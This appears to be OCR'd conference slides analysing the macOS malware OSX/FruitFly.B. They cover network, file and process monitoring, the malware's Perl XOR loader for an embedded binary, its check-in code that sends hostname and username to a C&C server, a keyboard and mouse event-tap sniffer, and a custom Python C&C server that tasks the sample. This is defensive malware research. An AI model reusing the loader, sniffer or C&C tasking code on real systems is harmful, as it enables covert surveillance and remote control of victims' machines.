
loop

send client info

recv cmd


process cmd

main processing loop



MONITORING


how to passively observe




Synack

WATCH ALL THINGS

network;files;processes;mouse;keyboard



osx/fruitfly command processing




goal: to understand the malware's capabilities via tasking & passive monitoring


Network Monitoring

c&c server, protocol & command analysis

```
# tcpdump port 53
tcpdump: listening on pktap, link-type PKTAP (Apple DLT_PKTAP)

IP 192.168.0.67.59185 > google-public-dns-a.google.com.domain: 41875+ A? eidk.hopto.org. (32)

IP google-public-dns-a.google.com.domain > 192.168.0.67.59185: 41875 1/0/0 A 127.0.0.1 (48)
```

tcpdump: dns query for (primary) c&c server






wireshark: response for command #13

File Monitoring
malware components & command analysis

```
# sudo fs_usage -w -f filesystem | grep perl

open     F=5     /private/tmp/client    perl5

lseek    F=5     <SEEK_CUR>             perl5
write    F=5     B=0x2000               perl5
write    F=5     B=0x11e8               perl5
close    F=5                            perl5
```

fs_usage: dropping embedded binary



/tmp/client

```
#assign
my $u = join '', <DATA>;

#decode
my $W = pack 'H*', 'b02607441aa086';
$W x= 1 + length($u) / length($W);
$u ^= substr $W, 0, length $u;

#expand
$u =~ s/\0(.)/v0 x(1+ord$1)/seg;

__DATA__
‹Ī∫†á±‰Eö¢Ü≤”F˙°Ü±
£B†Ñ¯&E«˜c]HÔÜ†÷g†Ñ(&EÙ√ËrHÍ†ÇÄ&t•Å∞$D°Ü∂yX0ÿÚ∞/
XNÂfi‰&π†Ü@&G=†ÉM.J†Ü0&]¢Œ∞$XVÈ»˚cCN†ÄÄ&¥§ñ∞7DHá ..
```

encoded mach-O binary
& decoding logic

```
#argument processing
# ->reads from stdin & switches on value
call        getchar

lea         rdx, qword [sub_100001cc0+356]
movsxd      rax, dword [rdx+rax*4]
add         rax, rdx
jmp         rax
```

switch() to exec
complex commands

/tmp/client

Process Monitoring
command analysis

let's write one :)


no open-source user-mode
process monitoring utility for macOS

process monitoring library

free/open-source/user-mode!

```
#import "processLib.h"

//create callback block
ProcessCallbackBlock block = ^(Process* newProcess){
    NSLog(@"new process:\n %@", newProcess);
};

//init object
ProcessMonitor* procMon = [[ProcessMonitor alloc] init];

//go go go
[procMon start:block];
```

using the process monitor lib




```
#procMonitor

new process:
 pid=5836
 path=/usr/local/bin/pwd
 args=none
 ancestors=(5836/perl5, 1/launchd)
```

procMonitor: pwd (cmd #11)

MOUSE/KEYBOARD MONITORING

command analysis

```
//init event with mouse events & key presses
eventMask = CGEventMaskBit(kCGEventLeftMouseDown) | CGEventMaskBit(kCGEventLeftMouseUp) |
CGEventMaskBit(kCGEventRightMouseDown) | CGEventMaskBit(kCGEventRightMouseUp) |
CGEventMaskBit(kCGEventMouseMoved) | CGEventMaskBit(kCGEventLeftMouseDragged) |
CGEventMaskBit(kCGEventRightMouseDragged) | CGEventMaskBit(kCGEventKeyDown) |
CGEventMaskBit(kCGEventKeyUp);

//create event tap
eventTap = CGEventTapCreate(kCGSessionEventTap, kCGHeadInsertEventTap, 0, eventMask, callback, NULL);
```

```
//callback for mouse/keyboard events
CGEventRef callback(CGEventTapProxy proxy, CGEventType type,
                    CGEventRef event, void *refcon)
{
  //key presses
  if( (kCGEventKeyDown == type) || (kCGEventKeyUp == type) )
  {
    //get code
    keycode = CGEventGetIntegerValueField(event, kCGKeyboardEventKeycode);

    //dbg msg
    printf("keycode: %s\n\n", keyCodeToString(keycode));
  }

  //mouse
  else
  {
     //get location
     location = CGEventGetLocation(event);

     //dbg msg
     printf("(x: %f, y: %f)\n\n", location.x, location.y);
  }

  ...
```

mouse/keyboard sniffer

```
# ./sniff

event: kCGEventKeyDown
keycode: h

event: kCGEventKeyUp
keycode: h

event: kCGEventKeyDown
keycode: i

event: kCGEventKeyUp
keycode: i

event: kCGEventLeftMouseDown
(x: 640.23, y: 624.19)

event: kCGEventLeftMouseUp
(x: 640.23, y: 624.19
```


sniff sniff!

code based on:

"Receiving, Filtering, & Modifying:
› Mouse Events
› Key Presses and Releases"
-Mac OS X Internals

BUILDING A CUSTOM C&C SERVER

…and then we task!



Synack

Custom C&C Server

handling connections

now we know:

address of c&c server(s)
(can specify via cmdline!)

malware's protocol

```
$ perl fpsaud 192.168.0.2:1337
```

launching osx/fruitfly.b

```
$ python server.py 1337
listening on ('0.0.0.0', 1337)
waiting for a connection…

client connected:  ('192.168.0.13')
```

connection received!

```
#init socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#bind & listen
sock.bind(('0.0.0.0', port))
sock.listen(1)

#wait for malware to connect
while True:

  connection, client_address = sock.accept()
  print 'client connected: ', client_address
```

python c&c server

Custom C&C Server

handling 'check-in'

```
#connect
$l = new IO::Socket::INET(
        PeerAddr => scalar( reverse $g ),
        PeerPort => $h,
        Proto    => 'tcp',
        Timeout  => 10
    );

#send client info
G v1
 . Y(1143)
 . Y( $q ? 128 : 0 )
 . Z( I('scutil --get LocalHostName'))
 . Z( I('whoami') );
```

connect & send client info

Y(): pack integer

Z(): pack string

G(): send data to c&c server

relevant subroutines

size	value
1 byte	1
4 bytes	1143 (version #)
4 bytes	0, or 128
variable	host name
variable	user name ('whoami')

format of client info

```
$ python server.py 1337
...

client connected:   ('192.168.0.13')
client data:
 offset 0x00: byte 1
 offset 0x01: int: 1143
 offset 0x05: int: 0
 offset 0x0d: str (host name): users-Mac
 offset 0x1a: str (user name): user
```

parsing client info

Custom C&C Server


handling commands

for each command:

1. triage command to see:
   a. additional bytes/data?
   b. format of the response
2. send command
   send additional bytes
3. receive and process data

```
#command 11
def cmd11(connection):

  #send command
  connection.sendall(struct.pack('b', 11))

  #malware first responds w/ command #
  data = connection.recv(1)
  print 'byte: 0x%02x (command)' % (ord(data))

  #read & unpack length of pwd
  data = connection.recv(4)
  length = struct.unpack('I', data)[0]

  #read 'pwd'
  data = connection.recv(length)
  print 'string: %s' (pwd) % data
```

c&c command #11 implementation




```
#command 11
elsif ( $D == 11 ) {
  G v11 . Z( I('pwd') )
}
```

cmd #11

```
$ pwd
/Users/user/Desktop

$ perl fpsaud 192.168.0.2:1337
```


launching osx/fruitfly.b

```
$ python server.py 1337
...

client connected: '192.168.0.13'
available commands:
11: Print Working Directory

select command: 11

response:
byte: 11 (command)
string: '/Users/user/Desktop' (pwd)
```

tasking (command #11)

TASKING OSX/FRUITFLY.B

exposing capabilities



Synack

COMMAND #2
via /tmp/client

```
#command 2
elsif ( $D == 2 ) {
  my ($Z, $C) = (J 1);

  if (!$O && V(v2 . $Z) &&
       defined($C = E(4)) &&
       defined($C = E(unpack 'V', $C)))
  {
    G v2 . Z($C);
  }
}
```

command #2

direction	size	value
recv	1 byte	commmand, 2
recv	1 bytes	?
send	1 byte	command, 2
send	variable	?

command #2's protocol

cmd #2, 0

```
# sudo fs_usage -w -f filesystem | grep perl

open     F=5     /private/tmp/client    perl5

lseek    F=5     <SEEK_CUR>             perl5
write    F=5     B=0x2000               perl5
write    F=5     B=0x11e8               perl5
close    F=5                            perl5
```

file i/o & process events

J(): recv byte(s)

V(): exec embedded binary

E(): read byte(s) from proc

G(): send data to c&c server

